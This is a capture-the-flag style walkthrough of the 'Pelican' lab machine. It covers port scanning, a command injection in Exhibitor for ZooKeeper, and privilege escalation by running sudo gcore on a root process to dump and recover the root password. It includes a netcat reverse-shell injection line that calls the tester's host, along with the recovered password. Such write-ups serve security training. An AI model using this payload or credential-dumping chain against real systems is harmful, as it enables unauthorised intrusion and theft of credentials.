Pelican (Exhibitor OS injection, gcore priv esc)

Nmap

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 2.2
|_http-title: Forbidden - CUPS v2.2.10
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to
http://192.168.109.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
```

```
|   date: 2023-03-20T23:20:42
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2023-03-20T19:20:41-04:00
|_clock-skew: mean: 1h20m21s, deviation: 2h18m34s, median: 20s


PORT      STATE SERVICE   VERSION
2181/tcp  open  zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
44091/tcp open  java-rmi  Java RMI
```

Web enum and further port enumeration

Intresting cups with PUT method

631/tcp open ipp CUPS 2.2
|*http-title: Forbidden - CUPS v2.2.10*
| *http-methods:*
| Potentially risky methods: PUT


Jetty and nginx that redirects to a zookeeper webpage

8080/tcp open http Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open http nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.109.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Intresting zookeeper ports along with java-rmi

PORT STATE SERVICE VERSION
2181/tcp open zookeeper Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
44091/tcp open java-rmi Java RMI

Exhibitor for ZooKeeper




Another service we discover is exhibitor so lets search for exploits on this service as well.

Take note of the service version under the config panel. Its version 1.0

https://www.exploit-db.com/exploits/48654


We can also edit the java.env script within the config editor




Foothold

Following the exploitDB article, we can edit the java.env script panel and add a netcat reverse shell and then commit the changes.

```
$(/bin/nc -e /bin/sh 192.168.49.109 80 &)
```



It works and we gain a shell as the charles user.



Priv esc

```
sudo -l

Matching Defaults entries for charles on pelican:
```


```
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
charles@pelican:/opt/zookeeper$
```

Charles can run sudo on /usr/bin/gcore without a password so we need to look into this binary more.

I ran linpease to get a full list of the processes running as root and we find an instresting one `/usr/bin/password-store`

Lets use our sudo privleges with gcore on this and see what we can find.

```
sudo -u root /usr/bin/gcore 493
```



Now lets run `strings` on the core dump file.

We find the root password

```
001 Password: root:
ClogKingpinInning731
```

Now we can su as root.